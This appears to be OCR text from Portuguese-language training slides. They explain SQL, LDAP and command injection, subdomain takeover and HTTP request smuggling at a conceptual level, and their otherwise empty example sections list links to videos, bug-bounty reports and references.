
SQL INJECTION - EXEMPLOS

- https://www.youtube.com/watch?v=7DIrFns3200
- https://www.youtube.com/watch?v=bIB3Hi6KeZU
- https://www.youtube.com/watch?v=U3Qzc2YUNIU
- https://www.hackerone.com/blog/8-high-impact-bugs-and-how-hackerone-customers-avoided-breach-sql-injection
- https://medium.com/sud0root/bug-bounty-writeups-exploiting-sql-injection-vulnerability-20b019553716
- https://www.youtube.com/watch?v=w0k82G-q5BI
- https://www.youtube.com/watch?v=KS5F20i1kvU
- https://www.youtube.com/watch?v=IsuCEGsrVPc
- https://www.youtube.com/watch?v=_i9u8O2ehlg
- https://www.youtube.com/watch?v=zflGYk3rmq0
- https://www.youtube.com/watch?v=UMJV3OpjsoM


LDAP INJECTION

- Na segurança do computador, a injeção LDAP é uma técnica de injeção de código usada para explorar aplicativos da Web que podem revelar informações confidenciais do usuário ou modificar as informações representadas nos armazenamentos de dados LDAP.
- A injeção LDAP surge quando os dados controláveis pelo usuário são copiados de maneira insegura em uma consulta LDAP executada pelo aplicativo. Se um invasor puder injetar metacaracteres LDAP na consulta, ele poderá interferir na lógica da consulta. Dependendo da função para a qual a consulta é usada, o invasor poderá recuperar dados confidenciais para os quais não estão autorizados ou subverter a lógica do aplicativo para executar alguma ação não autorizada.
- Observe que testes automatizados baseados em diferenças para falhas na injeção de LDAP geralmente podem não ser confiáveis e propensos a resultados falsos positivos. Os resultados do scanner devem ser revisados manualmente para confirmar se uma vulnerabilidade está realmente presente.
- https://en.wikipedia.org/wiki/LDAP_injection
- https://portswigger.net/kb/issues/00100500_ldap-injection

LDAP INJECTION - EXEMPLOS



LDAP INJECTION - EXEMPLOS



LDAP - EXEMPLOS


- https://www.youtube.com/watch?v=qStzSfsEQGQ
- https://www.youtube.com/watch?v=iUbqJy_MOiE
- https://www.youtube.com/watch?v=DkKUDbEt46A
- https://hackerone.com/reports/359290
- https://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf
- https://research.securitum.com/ldap-injection-vulnerability-definitions-examples-of-attacks-methods-of-protection/
- https://www.youtube.com/watch?v=K0q10q9BQAk

COMMAND INJECTION


- Injeção de comando é um ataque no qual o objetivo é a execução de comandos arbitrários no sistema operacional host por meio de um aplicativo vulnerável. Os ataques de injeção de comando são possíveis quando um aplicativo passa dados inseguros fornecidos pelo usuário (formulários, cookies, cabeçalhos HTTP etc.) para um shell do sistema. Nesse ataque, os comandos do sistema operacional fornecidos pelo invasor geralmente são executados com os privilégios do aplicativo vulnerável. Os ataques de injeção de comando são possíveis em grande parte devido à validação de entrada insuficiente.
- Esse ataque difere da Injeção de código , pois a injeção de código permite que o invasor adicione seu próprio código que é executado pelo aplicativo. Na Injeção de Comando, o invasor estende a funcionalidade padrão do aplicativo, que executa comandos do sistema, sem a necessidade de injetar código.

https://owasp.org/www-community/attacks/Command_Injection

COMMAND INJECTION - EXEMPLOS



COMMAND INJECTION - EXEMPLOS



COMMAND INJECTION - EXEMPLOS


- https://www.youtube.com/watch?v=nZqidp5ZukI
- https://www.youtube.com/watch?v=dQ-_TO1zuvA
- https://www.youtube.com/watch?v=OIVezhUS4NQ
- https://medium.com/@trapp3rhat/command-injection-through-blh-3c32614bb395
- https://medium.com/bugbountywriteup/when-i-found-multiple-command-injection-ad891d3ad9e6
- https://www.hackerone.com/blog/how-to-command-injections
- https://portswigger.net/web-security/os-command-injection
- https://www.youtube.com/watch?v=nzrd_Dozufo
- https://portswigger.net/web-security/os-command-injection

SUBDOMAIN TAKEOVER

- Os ataques de controle de subdomínio são uma classe de problemas de segurança em que um invasor pode assumir o controle do subdomínio de uma organização por meio de serviços em nuvem como AWS ou Azure. Eles geralmente acontecem quando os projetos da Web são finalizados, mas as entradas DNS do subdomínio não são totalmente desativadas.
- Quando páginas da web são hospedadas em provedores de nuvem, a página da Web geralmente é criada em um subdomínio no provedor de nuvem primeiro. Por exemplo, no Azure, esse subdomínio teria o formato *webproject.azurewebsites.net* . Em última análise, o cliente deseja que o projeto pareça estar hospedado em um subdomínio do próprio domínio do cliente . Portanto, as consultas ao subdomínio do cliente - por exemplo, *webproject.example.org* - seriam encaminhadas para o subdomínio hospedado na nuvem - nesse caso, *webproject.azurewebsites.net* .
- Para efetuar essa alteração, um registro DNS (sistema de nome de domínio) CNAME - um registro para um nome canônico - está configurado para encaminhar todas as consultas ao subdomínio do cliente, por exemplo, *webproject.example.org* , ao subdomínio do provedor de nuvem, *webproject .azurewebsites.net* , onde o projeto da web está hospedado.
- O potencial para uma aquisição de subdomínio ocorre quando a página da web hospedada no provedor de nuvem é excluída, mas a entrada DNS é mantida. Há uma razão para essa ocorrência comum: enquanto a hospedagem no provedor de nuvem custa dinheiro, ter uma entrada DNS antiga geralmente é gratuita. Portanto, embora exista um incentivo para excluir páginas da Web obsoletas, as entradas DNS são frequentemente esquecidas.

https://searchsecurity.techtarget.com/answer/What-is-subdomain-takeover-and-why-does-it-matter

SUBDOMAIN TAKEOVER - EXEMPLOS




SUBDOMAIN TAKEOVER - EXEMPLOS

- https://www.youtube.com/watch?v=u_nXZ4YRcto
- https://www.youtube.com/watch?v=kMAtAWFBPLA
- https://www.youtube.com/watch?v=jqyOpSrf02U
- https://www.youtube.com/watch?v=9DYEg_j-_hw
- https://www.youtube.com/watch?v=ffQ38bMT4Kk
- https://www.youtube.com/watch?v=srKlqhj_ki8
- https://www.youtube.com/watch?v=vpCI8foxP00
- https://www.youtube.com/watch?v=9Nve8HwxkC8
- https://www.hackerone.com/blog/Guide-Subdomain-Takeovers
- https://hackerone.com/reports/325336
- https://0xpatrik.com/takeover-proofs/


HTTP REQUEST SMUGGLING

- O contrabando de solicitação HTTP é uma técnica para interferir na maneira como um site processa seqüências de solicitações HTTP recebidas de um ou mais usuários. As vulnerabilidades de contrabando de solicitação geralmente são de natureza crítica, permitindo que um invasor ignore os controles de segurança, obtenha acesso não autorizado a dados confidenciais e comprometa diretamente outros usuários do aplicativo.
- https://portswigger.net/web-security/request-smuggling

HTTP REQUEST SMUGGLING - EXEMPLOS



HTTP REQUEST SMUGGLING - EXEMPLOS



